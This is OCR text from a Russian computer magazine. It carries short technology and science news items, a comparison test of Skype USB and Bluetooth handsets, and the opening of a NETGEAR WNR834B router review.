
В прошлом месяце мировой судья Советского района Абакана Марина Хохлова наложила на владельцев информационного сайта «Новый фокус» (www.khakasia.info) штраф в размере 20 тысяч рублей и объявила о «конфискации» ресурса. Что имелось в виду под «конфискацией», вероятно, известно только самой госпоже судье, но то, что этот случай угрожает спокойствию всего рунета, ясно уже сейчас. Ведь прикрыть лавочку суд решил только из-за отсутствия у «Нового фокуса» регистрации СМИ. А что, ты не знал? Теперь все сайты, вещающие хоть какие-то новости, должны проходить регистрацию. Да-да, и твой веб-блог, где ты рассказываешь о жизни своего кота Леопольда и совершенных зло-хаках. Сами владельцы www.khakasia.info говорят, что решение суда было сфабриковано неспроста и Большой брат уже давно имеет зуб на матерых журналистов, не стесняющихся рубить правду-матку. Только раньше способы воздействия были другими. На момент написания новости сайт по-прежнему функционирует, но какая судьба его ждет в будущем, пока неизвестно.





НОВЫЙ НЕЙРОИНТЕРФЕЙС
«ЧЕЛОВЕК — КОМПЬЮТЕР»

Компания Hitachi Medical представила рабочую версию интерфейса «человек-компьютер». В проведенных недавно экспериментах новое устройство управляло переключателями масштабной модели железной дороги в зависимости от мыслей испытуемого.
В основе нового интерфейса лежит разработанный японской компанией принцип так называемой оптической топографии. Он основан на просвечивании и съемке коры головного мозга в ближнем инфракрасном спектре. При помощи этого просвечивания хорошо определяется количество проходящего по сосудам гемоглобина (с кислородом и без него) и объем крови в тех или иных участках мозга. Изменения в кровотоке, связанные с умственной деятельностью, машина переводит в сигналы напряжения, управляющие внешними устройствами. Так, в ходе экспериментов испытуемые активизировали переключатель модели поезда, считая в уме и перечисляя различные предметы по памяти.
Хотя пока управляющие команды были просты («включение/выключение», «вперед-назад»), авторы проекта рассчитывают научиться дешифровать более тонкие изменения в деятельности разных зон мозга, создав более сложную систему реагирования. В долгосрочной перспективе технология интерфейса от Hitachi Medical должна помочь парализованным пациентам стать более независимыми. Правда до появления коммерческой версии прибора пройдет еще лет 5.



РОБОКОП
НА СВОБОДЕ



> Робот Reborg-Q


В мире так много говорили о разнообразных роботах-полицейских, что они уже начали появляться на публике. Недавно корпорация Sohgo Security Services представила робота Reborg-Q. Обещают, что он скоро станет патрульным в Токио. Робот весит 90 кг, а габариты его таковы: высота 130 см, ширина 65 см и глубина 70 см. Ездит машина на четырех колесах, скрытых под «юбкой». Скорость передвижения около 30 см/сек.
По заданной программе киборг способен патрулировать определенный участок в автономном режиме. Он может даже самостоятельно вызвать лифт и подняться на нужный этаж. Литий-ионные аккумуляторы он тоже заряжает без посторонней помощи, а делать это ему следует примерно каждые 1,5 часа. На голове и плечах киборга установлены 4 видеокамеры, а встроенные датчики фиксируют присутствие людей, обнаруживают утечку воды, задымление и очаги возгорания. Для борьбы с пожаром машина может быть дополнительно оборудована огнетушителем, который вставляется в одну из ее рук.
Аренда робота стоит 380 тысяч иен ($3,3 тысячи) в месяц. Уже в 2007 году ALSOK планирует установить аппараты в 10-ти центрах по всей Японии.




ЯДЕРНЫЙ РЕАКТОР ДОМА

Случилось то, чего так ждали все ботаники-тинейджеры! Их сверстнику Тиаго Олсону из Окленда, штат Калифорния, удалось провести ядерный синтез в домашних условиях. Спрятавшись от посторонних глаз в подвале дома родителей, Тиаго занимается исследованиями в области физики, работает над проектом создания машины, способной проводить ядерный синтез. Процесс синтеза происходит в стальной емкости. Секрет заключается в том, что ядерный синтез происходит в вакууме. Весь воздух из емкости высосан в фильтр. Когда тяжелый водород вводится в вакуум, через специальный механизм, созданный из детали старого маммографического оборудования, в емкость поступают приблизительно 40000 Вт электроэнергии. В результате этого получается маленький сгусток энергии.
Впервые эксперименты Тиаго по синтезу ядра увенчались успехом в сентябре 2006 года, после чего он занялся усовершенствованием своего аппарата. Папа Тиаго Марк Олсон помог сыну в создании машины. В поисках необходимых деталей Тиаго обшаривал интернет, покупал их на аукционе eBay, используя свой возраст для получения скидкок. Проект машины был создан на базе собственных идей Тиаго и некоторых предложений от других любителей науки, которых он встретил в Сети. Как говорят родители, парень пошел в своего дедушку Марка Олсона, который во время Второй Мировой помогал американскому правительству конструировать первый ядерный реактор.


> Тиаго возле ядерного реактора





СОЛНЦЕ СНИМЕТСЯ В КИНО

Скоро ученые будут точно знать о том, как протекают солнечные бури и взрывы на Солнце.
26 октября 2006 года были запущены аппараты Solar Terrestrial Relations Observatories (STEREO), предназначенные для получения трехмерных изображений Солнца и солнечного ветра с высоким разрешением — первых в истории стереоскопических измерений взрывов на нашей звезде.
Проект стоимостью $550 миллионов — следующий этап в научном исследовании Солнца, выбросов коронарного вещества и мощных солнечных бурь, способных искажать защитное магнитное поле, опоясывающее Землю, и оказывающих заметное влияние на все окружающее пространство. Связанная со вспышками нестабильность солнечного поведения вызывает ряд проблем в работе электронного оборудования и систем связи, поэтому ученым нужно точно знать, когда произойдет следующая вспышка и насколько мощной она будет.
Суть программы STEREO заключается в формировании трехмерной картинки особенностей солнечной поверхности посредством двух спутников-близнецов, находящихся в миллионах километров друг от друга. Запуск STEREO несколько раз откладывался из-за технических неполадок с ракетой-носителем «Дельта II». Первые изображения Солнца космические пилигримы должны передать в середине декабря. Ученые планируют сделать об этом научно-популярный фильм.



> Зонды STEREO-A и STEREO-B

ПОДВЕШЕННЫЕ БУКАШКИ

Жуки, оказывается, могут летать не только на собственных крыльях, но и в руках сообразительных китайцев. В эксперименте, вызванном обычным научным любопытством, жука, паука и муравья заставили парить «на крыльях» ультразвука. Для эксперимента взяли ультразвуковой излучатель, создающий воздушные колебания с длиной волны порядка 20 мм. Теоретически, в таком акустическом поле могут левитировать предметы размером в половину длины волны, а то и меньше. Но насекомые левитировали без проблем. Они быстро перебирали лапками в поисках опоры, что, разумеется, ни к чему не приводило. Те, кто умел летать, пытались улететь. Особенно прыткой оказалась божья коровка, но и у нее ничего не вышло: ее силы оказались не сравнимы с давлением ультразвукового поля. Теперь китайские физики строят большие планы на будущее. Дело в том, что результаты их исследований могут пригодиться при создании новых методов и концепций биологических экспериментов.

> Левитирующие жуки




GOOGLE ANSWERS
СКОРО НЕ СТАНЕТ



Предлагаю снятием головных уборов и минутой молчания почтить последние дни сервиса Answers компании Google. Хороший был сервис, нужный. Можно было спросить: «В чем смысл жизни?» или «Кто убил Кеннеди?», и получить четкий, аргументированный ответ. Или мутный, нелепый ответ. Это уже как повезет. Сервис был платным — человек, задающий вопрос, сам определял цену полученному ответу: от 4 до 50 баксов. Кто отвечал вразумительно, получал 75% этой суммы, остальное — Google. За 4,5 года через Answers прошло тысячи вопросов, еще больше прозвучало ответов, и вот теперь компания решила прекратить поддержку сервиса. Просто, по мнению сотрудников Google, слишком уж много нелепостей выдают юзеры. Например, на вопрос: «Как мухам удается выживать в сильном микроволновом излучении?» эксперты выдали: «Постоянно летая, насекомые уворачиваются от микроволн». И все в этом духе. Вообще Google известна своими экспериментами с разными сетевыми сервисами и постоянно открывает что-то новое, закрывая старое. Если кому-то нравится идея игры «Что? Где? Когда?», существует альтернатива Google Answers на сайте Mail.ru. Вливайся — http://OTVET.mail.ru.

НАСОС ИЗ СЕРДЕЧНЫХ
КЛЕТОК



> Так выглядит это биомеханическое чудо

Ученые из Университета Токио построили механический насос, приводимый в движение живыми сердечными клетками. Основа насоса — полая полимерная сфера диаметром 5 мм с подходящими к ней тефлоновыми капиллярами диаметром 0,4 мм. Сфера покрыта слоем культивированных клеток сердечной мышцы крысы, которые обеспечивают пульсирующие сокращения полой камеры.

Для работы насоса не требуется никаких батарей, зато нужны питательные вещества для клеток. Во время испытаний насос проработал непрерывно 6 дней. Естественно, он функционировал без клапанов, так что направленного движения жидкости не получалось. Однако, как утверждают ученые, в дальнейшем они появятся. Такие микронасосы, наполовину механические, наполовину биологические, в будущем смогут обеспечить передвижение жидкости в миниатюрных биочипах (биологических анализаторах) или небольших медицинских имплантантах, способных порциями выдавать человеку лекарства.



АЛЕКСЕЙ ШУВАЕВ

ЗВОНИ ЧЕРЕЗ КОМП

ТЕСТ ТЕЛЕФОННЫХ ТРУБОК ДЛЯ SKYPE

ИЗ-ЗА ПРИНЯТИЯ ЗАКОНА «О СВЯЗИ» В ПРОШЕДШЕМ ГОДУ И ВОЗМОЖНОГО ПЕРЕХОДА НА ПОВРЕМЕННУЮ ОПЛАТУ НА ГТС ВСЕ БОЛЕЕ ПРИВЛЕКАТЕЛЬНОЙ СТАНОВИТСЯ ИНТЕРНЕТ-ТЕЛЕФОНИЯ. ВСЕ МЫ ДАВНО ЗНАКОМЫ С IP-ТЕЛЕФОНИЕЙ ПО КАРТОЧКАМ, КОТОРАЯ ВОШЛА В НАШУ ЖИЗНЬ БЛАГОДАРЯ БОЛЬШОМУ КОЛИЧЕСТВУ ОПЕРАТОРОВ И НИЗКИМ ТАРИФАМ, КОТОРЫЕ ЗНАЧИТЕЛЬНО БОЛЕЕ ДОСТУПНЫ, НЕЖЕЛИ ПРЕДЛАГАЕМЫЕ НАМ ГОСУДАРСТВОМ ЗА ИСПОЛЬЗОВАНИЕ ПРОВОДНЫХ СЕТЕЙ.

Список протестированных моделей:

- Orient EX-B
- ORIENT FHUP-01
- ORIENT FHUP-03
- TRENDnet TVP-SP1BK
- TRENDnet TVP-SP3
- VoSKY Internet Phone Wizard
- VoSKY USB Phone

Что это такое?

Но реализация IP-телефонии по карточкам несколько отличается от интернет-телефонии. Если в первом случае тебе достаточно иметь телефонный аппарат с тональным режимом набора (некоторые компании позволяют обойтись древними телефонами, в этом случае ты просто диктуешь номер абонента оператору), то интернет-телефония подразумевает наличие у тебя компьютера и скоростного доступа в сеть (не меньше 128 Кбит/сек, хотя и при 56 Кбит/сек можно умудриться разговаривать).

Разговаривать посредством интернет-телефонии не только выгодно, но и удобно. Согласись, гораздо проще выбрать в контакт-листе приятеля и позвонить ему, не тратя денег. При этом ты сразу увидишь, доступен ли он. Что касается переговоров в играх, то это также удобно: имеется множество программ для командных переговоров во время сетевых баталий, а наличие микрофона или гарнитуры у геймеров уже стало хорошим тоном.

Так получилось, что стандартом де-факто стала сеть Skype, и большинство плагинов и устройств выпускаются именно под этот софт.

Еще одним плюсом является уменьшение расходов на сотовою и междугороднюю/международную связь благодаря использованию интернет-канала. Как правило, в организациях имеется выделенная линия, а провайдеры предоставляют безлимитные тарифы за приемлемые деньги, так что выгода такого решения налицо.



Orient FHUP-03

●●●●●●●●○○

Дисплей: монохромный
Подсветка дисплея: нет
Интерфейс с компьютером: USB
Габариты, мм: 48x12x24
Вес, г: 90

Пластиковая оболочка девайса напоминает игрушечный телефон. В комплект поставки входят сам гаджет, диск с драйверами и наушник. Почему было решено вложить в коробку не гарнитуру, а один наушник — понять сложно, но вполне возможно, что это восточная фишка. Кабель для подключения к USB достаточно длинный и при этом гибкий, так что разговаривать будет удобно.

Установка драйверов прошла без проблем, но для работы без глюков желательно перезагрузить систему.

На монохромном дисплее отображается состояние подключения. Кнопок немного, но работа с контакт-листом и списком входящих/исходящих/пропущенных вызовов реализована. К сожалению, отсутствует подсветка дисплея, так что при слабой освещенности придется искать способ прочитать информацию. Для оповещения о входящем звонке ты можешь выбрать одну из 12-ти довольно простых мелодий. Регулирование громкости возможно только программным методом и не возможно с трубки. Даже при значениях, выставленных на максимум, громкость динамика такова, что услышать собеседника в шумном помещении будет затруднительно. Неприятным моментом является и то, что в системных настройках заменяются устройства ввода и вывода звука, а значит вместо твоей звуковой системы mp3-шки будут проигрываться динамиком трубки.

В общем, девайс подходит пользователям, желающим обзавестись трубкой на тихом рабочем месте и крайне стесненным в финансовом отношении.



TRENDnet TVP-SP1BK

●●●●●●●●●●


Дисплей: есть
Подсветка дисплея: есть
Интерфейс с компьютером: Bluetooth (USB-адаптер)
Габариты, мм: 144x45x22
Вес, г: 100

Это самая интересная и дорогая модель в нашем обзоре. Фишка заключается в том, что эта трубка беспроводная, а связь организована посредством Bluetooth. Важно и то, что адаптер беспроводной связи входит в комплект. Адаптер поддерживает спецификацию Bluetooth 2.0 и «видит» устройства в радиусе 100 м, то есть в большом офисе с этой трубкой ты можешь передвигаться совершенно свободно.

Если следовать инструкции, то подключение займет немного времени. Аккумулятор трубки можно зарядить от USB-порта — кабель в комплекте имеется. После установки и настройки софта девайс работает отменно. Навигация по контактам осуществляется с дисплея трубки. Регулировка громкости, вызов, отмена вызова, удержание абонента — все это можно осуществить, не притрагиваясь к компьютеру. Фактически десктоп выполняет функции шлюза в сеть Skype. Громкость динамика и чувствительность микрофона выше всяких похвал — разговаривать очень комфортно. Плюс ко всему, если планируется длительный разговор, к трубке можно подключить гарнитуру. Очень приятна подсветка дисплея и всех кнопок спокойным зеленым светом. Четыре полифонические мелодии порадуют пользователя и не будут раздражать окружающих. Немного расстраивает отсутствие в таком технологичном девайсе виброзвонка. Вообще, трубка напоминает сотовые телефоны начала XXI века. Ко всему сказанному хочется добавить, что было бы здорово в комплекте с таким устройством получить док-станцию — и заряжать, и искать трубу проще.







TRENDnet TVP-SP3

●●●●●●●●●○

Дисплей: есть
Подсветка дисплея: есть
Интерфейс с компьютером: USB
Габариты, мм: 128x45x20
Вес, г: 67

По дизайну девайс напоминает DECT-аппарат: прямоугольная коробка — практически пульт. Невероятно легкий, он подключается по USB, как все проводные модели. Несмотря на прямые углы, девайс не выскользнет из руки, и держать его довольно удобно и приятно. На правом боку в ряд расположены кнопки регулировки громкости и отключения микрофона. Передняя панель занята практически полностью, и даже для дисплея отведен лишь небольшой участок. Зато дисплей и пара кнопок подсвечиваются синим светодиодом, так что гадать в темноте, кто же позвонил, не придется. Итак, приступим к тестированию.

После установки драйверов очень желательно перезагрузиться, хотя говорить можно будет сразу. Фирменное ПО позволяет настроить активацию Skype при подключении трубки к компьютеру. На ЖК дисплее отображается информация о текущем состоянии: программа выключена, включена; с кем идет разговор. При желании можно менять мелодии вызова на трубке, но они не отличаются большим разнообразием. Девайс позволяет как перебирать абонентов в программе, так и выводить контакт-лист на собственном дисплее. Нажатия на кнопки сопровождаются тоном. Эту функцию можно отключить, но звуковой фон дает возможность работать, не смотря на экран. Громкость динамика регулируется в широких пределах, но в шумном помещении хорошо слышно все равно не будет. Очень порадовал чувствительный микрофон, который передает голос довольно громко и без искажений.

В целом, такую трубку можно посоветовать всем, кто хочет обзавестись отдельным Skype-телефоном и при этом ценит качество и комфорт.





VoSKY USB Phone

●●●●●●●○○○○

Дисплей: нет
Подсветка дисплея: нет
Интерфейс с компьютером: USB
Габариты, мм: 124x48x20
Вес, г: 150

Эта трубка — простейшая модель аудиоустройства с кнопками. Отсутствие дисплея удивительным образом не сказалось на цене, и она оказалась на уровне 40 долларов. Определение состояния работы девайса попытались реализовать при помощи светодиода, но красная лампа не очень информативна. Простая трубка не балует разнообразием гудков и дополнительных кнопок, хотя регулировка громкости и навигация по контактам возможна. Также имеется гнездо для подключения гарнитуры, но в данном случае проще обзавестись обычной стереогарнитурой за схожие деньги. Надо отметить, что длины провода 1,5 м хватит, только если системный блок установлен на столе и нет необходимости тянуться к USB-порту.

Заявлена поддержка не только Skype, но и других сетей, например SIPNET. Стоит отметить, что первая установка не прошла успешно. Хотя звук на девайс передавался и вызываемый абонент меня слышал, чувствительности микрофона явно не хватало. Навигация по пользователям также не заработала с первого запуска, и пришлось немного повозиться с настройками, прежде чем трубка «ожила». И если со Skype все более-менее функционировало, то с другими программами девайс работал только в качестве выносного динамика и микрофона. К сожалению, в системных настройках произошла замена устройства ввода и вывода звука, и посмотреть фильм со звуком после установки гаджета не удалось. Таким образом, придется выбирать между трубкой или внешним звуком.

VoSKY Internet Phone Wizard

Вне конкурса

Дисплей: нет
Подсветка дисплея: нет
Интерфейс с компьютером: USB
Габариты, мм: 115x85x25
Вес, г: 150

«А что мне делать, если часто приходится отвечать на звонки по городскому телефону, но хочется пользоваться Skype?» — спросишь ты, и мы тебе скажем: «Все возможно». Теперь ты можешь подключить обычный телефонный аппарат или DECT-телефон и совершать с него вызовы как по обычным сетям, так и через интернет. Для этого тебе понадобится VoSKY Internet Phone Wizard — небольшая коробочка, которая питается по шине USB и по ней же обменивается данными с приложениями Skype, X-Lite или eyebeam (для поддержки двух последних необходимо установить программный модуль). Теперь ты можешь принимать и совершать вызовы, имея всего один телефон. Для этого тебе потребуется последовательно подключить аппарат: от телефонной розетки к адаптеру, от адаптера к телефону. При этом ты получаешь возможность переключаться между линиями двойным нажатием на «#». К сожалению, совершать вызовы абонентов Skype придется либо с компьютера, либо присвоив им номер быстрого набора, потому что передать на твой телефон контакт-лист невозможно. Интересно реализована технология SkypeOut-звонков (через инет на обычные телефоны): набираешь «00 + код страны + код города + номер городского или мобильного телефона». Такая связь обойдется гораздо дешевле, так как обычные междугородние, а тем более международные вызовы оплачиваются по очень высоким тарифам.

Сама по себе коробка не требует ухода, а мониторить активность или занятость линии ты можешь по светодиодам, установленным на передней панели. В общем, если ты хочешь организовать удобную связь за небольшие деньги и при этом не ограничивать себя в общении, обрати внимание на этот адаптер.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании ОЛДИ (т.(495) 105-0701, www.oldi.ru), а так же российским представительствам компаний TrendNET и VoSKY.





Orient EX-B

●●●●●●●○○○

Дисплей: есть
Подсветка дисплея: нет
Интерфейс с компьютером: USB
Габариты, мм: 125x50x26
Вес, г: 150

Дизайном девайс напоминает старые телефоны одной небезызвестной финской компании, производящей сотовые телефоны. Провод не очень длинный, но его вполне хватает, чтобы протянуть через стол от системного блока. Диск с драйверами крепится к коробке и, если ты решишь выкинуть упаковку, позаботься о его сохранности.

Подключаем. Девайс был распознан и принял предложенные драйверы сразу. Установка заняла не больше двух минут. Сразу загорелся красный светодиод, обозначающий наличие связи с компьютером. На цифровом (!) дисплее сразу отобразились дата, день и время запуска Skype. Но не стоит ориентироваться на часы - время на них обновляется лишь при нажатии клавиш. Во время разговора горит зеленый светодиод и информирует о наличии связи. Переход по контакт-листу Skype осуществляется кнопкой-качелькой, а имена пользователей можно узнать, только взглянув на монитор. Дисплей телефона и клавиатура не подсвечиваются. В общем-то, достаточно простая трубка для разговоров.

Пробуем поговорить. Все кнопки работают в штатном режиме, все довольно понятно и логично. Громкости динамика вполне достаточно, чтобы расслышать собеседника в офисе, но вот с чувствительностью микрофона возникли проблемы. Приходится говорить громче, чем обычно, а еще появляются шумы на линии, которые не отвлекают, но немного искажают голос.

Подводя итог, надо сказать, что телефон с цифровым дисплеем отбрасывает нас на несколько лет назад. При этом использование IP-телефонии делает гаджет довольно привлекательным с точки зрения ретро-стиля, осталось лишь доработать дизайн.

ORIENT FHUP-01

●●●●●○○○○○

Дисплей: нет
Подсветка дисплея: нет
Интерфейс с компьютером: USB
Габариты: n/a
Вес: n/a

Отсутствие дисплея сразу выдает ценовую категорию этого девайса — до 20 долларов. Но есть плюсы и у такого решения — малый вес и простота в использовании. Подключить трубку не составляет труда, а установка драйверов занимает не больше минуты. Длины провода хватает для того, чтобы подключить девайс, если блок находится на столе, но не дальше.

Попробуем поработать. Индикатором подключения трубки является красный светодиод, который горит очень ярко и может временно ослепить. Четырехпозиционная кнопка, которая должна служить для навигации по контакт-листу, так и не заработала должным образом. Все кнопки нажимаются легко, плавно, нажатие сопровождается писком динамика. Но со Skype трубку так и не удалось подружить.

Неприятно, что в системных настройках подменяется устройство входа и выхода звука, что приводит к отсутствию звука в колонках после завершения разговора. И даже после отключения устройства вернуть систему к обычному функционированию можно только вручную. Но есть и приятные моменты: громкости динамика вполне достаточно, чтобы слышать собеседника в шумном помещении, а микрофон порадовал чувствительностью — общаться очень комфортно. Громкость вызова средняя, нажатие кнопок сопровождается звуком. Мелодия вызова всего одна и сменить ее невозможно.

В итоге, за небольшую сумму ты можешь получить самое простое коммуникационное устройство для компьютера, на котором не установлена звуковая карта. При этом смирись с тем, что все действия ты будешь выполнять на компьютере, а трубка пригодится только во время разговора.

Вывод

Трубка для интернет-телефонии оказалась не такой уж ерундой, как казалось на первый взгляд. Ее бесспорное удобство подтверждается тестами, но не все девайсы оказались на высоте. И все же мы присуждаем приз «Выбор редакции» беспроводному телефону TRENDnet TVP-SP1BK за высокое качество связи и удобство в эксплуатации, ну а «Лучшей покупкой» становится младшая модель той же компании — TRENDnet TVP-SP3.

ИГОРЬ ФЕДЮКИН

ПОПОЛНЕНИЕ 802.11N

ТЕСТИРОВАНИЕ РОУТЕРА NETGEAR WNR834B

ОДИН ЗА ДРУГИМ ПРОИЗВОДИТЕЛИ ВЫПУСКАЮТ НА РЫНОК СВОИ РЕШЕНИЯ НА БАЗЕ ЧЕРНОВОГО СТАНДАРТА WI-FI IEEE 802.11N. ВСЕ ОСНОВНЫЕ ИГРОКИ ЭТОГО НАПРАВЛЕНИЯ (ASUS, D-LINK, LINKSYS, NETGEAR, TRENDNET) ПОСЧИТАЛИ ДЕЛОМ ЧЕСТИ ИМЕТЬ В СВОЕМ АРСЕНАЛЕ АДАПТЕРЫ DRAFT N, ТОЧКИ ДОСТУПА И РОУТЕРЫ. В ПРОДАЖЕ, ПРАВДА, ОНИ ПОЯВЛЯЮТСЯ С НЕКОТОРОЙ ЗАДЕРЖКОЙ. ТАК, ИНОГДА ПРОДУКТЫ ОКАЗЫВАЮТСЯ ОЧЕНЬ «СЫРЫМИ», И ПРИХОДИТСЯ «ПОДКРУЧИВАТЬ» ГАЙКИ И БОЛТЫ В ПОСЛЕДНИЙ МОМЕНТ. НЕ ТАК ДАВНО У НАС В ТЕСТОВОЙ ЛАБОРАТОРИИ ПОБЫВАЛ КОМПЛЕКТ ОТ TRENDNET, ПОКАЗАВШИЙ ОТНОСИТЕЛЬНО ВЫСОКУЮ ПРОИЗВОДИТЕЛЬНОСТЬ. НА ЭТОТ РАЗ МЫ БУДЕМ ИЗУЧАТЬ ПРОДУКТ КОМПАНИИ NETGEAR — МОДЕЛЬ WNR-834B, КОТОРАЯ НА ДАННЫЙ МОМЕНТ ЯВЛЯЕТСЯ ФЛАГМАНСКИМ РЕШЕНИЕМ В ЛИНЕЙКЕ БЕСПРОВОДНЫХ РОУТЕРОВ NETGEAR.

Интерфейсы: 1xWAN (RJ-45), 4xLAN (RJ-45) 10/100 Мбит/сек
Беспроводная точка доступа Wi-Fi: IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)
Безопасность: WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES)
Функции роутера: NAT/NAPT, DynDNS, Static Routing (8 маршрутов), DHCP
Функции файрвола: SPI, Block Sites, Block Services
Цена: $180

Внешний вид




На лицевой стороне роутера традиционно располагаются индикаторы питания, статуса интернет-соединения и активности беспроводного и проводного сегментов. Причем последние уже не в первый раз для NETGEAR выполнены в виде больших цифр, соответствующих номеру LAN-порта. С тыльной стороны располагаются разъем для подключения питания, WAN- и LAN-порты, а также кнопка для сброса на заводские настройки.

Аппаратная начинка

Основой роутера является центральный процессор Broadcom 4704, работающий на частоте 266 МГц. На плате присутствует 2 посадочных места под микросхемы оперативной памяти, однако распаяна только одна. Используется чип EtronTech EM6A9160TS-5G объемом 16 Мб и функционирующий на частоте 200 МГц, а также flash-память MX 29LV320CBTC-70G объемом 4 Мб. Кроме того, здесь распаяна отдельная микросхема 5-портового свитча Broadcom BCM5325. Коммутатор поддерживает работу с виртуальными сегментами (VLAN) и QoS-очередями. За управление модулем Wi-Fi отвечает процессор Broadcom 4321 с возможностью работы с несколькими трансиверами (MIMO).

Функциональные возможности

Безусловно, изюминкой этого агрегата является использование новомодной технологии MIMO (multi input multi output) в концепции черновой версии стандарта IEEE 802.11n. Суть технологии заключается в одновременном использовании нескольких приемопередатчиков. Но если в предыдущей модели NETGEAR, также использующей концепцию MIMO, было 3 внешних антенны, то здесь их две, и обе спрятаны внутри корпуса роутера. В дополнение ко всему разработчики наконец-то переработали реализацию протокола PPTP. Теперь в интерфейсе настройки присутству-



> Пропускная способность: на графике представлена пропускная способность в двух режимах: с использованием протокола PPTP и в режиме Static IP (NAT Only)

ет отдельное поле для адреса VPN-сервера (пока, правда, можно вводить только IP-адрес). Таким образом, теоретически в локальных сетях, использующих протокол PPTP, в случае если он будет обнаружен за шлюзом провайдера, роутер должен беспроблемно с ним соединяться. К сожалению, при этом ты лишишься доступа к локальным ресурсам сети, так как статическая маршрутизация здесь не доведена до ума. В остальном же — как в плане функций, так и в плане настройки — роутер повторяет своего предшественника — NETGEAR WPNT834. Посмотрим, как у него обстоят дела со скоростью.

Методика тестирования

Для тестирования проводного и беспроводного сегментов использовились NetIQ Chariot и скрипт Throughput с передачей пакетов максимального объема. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика.

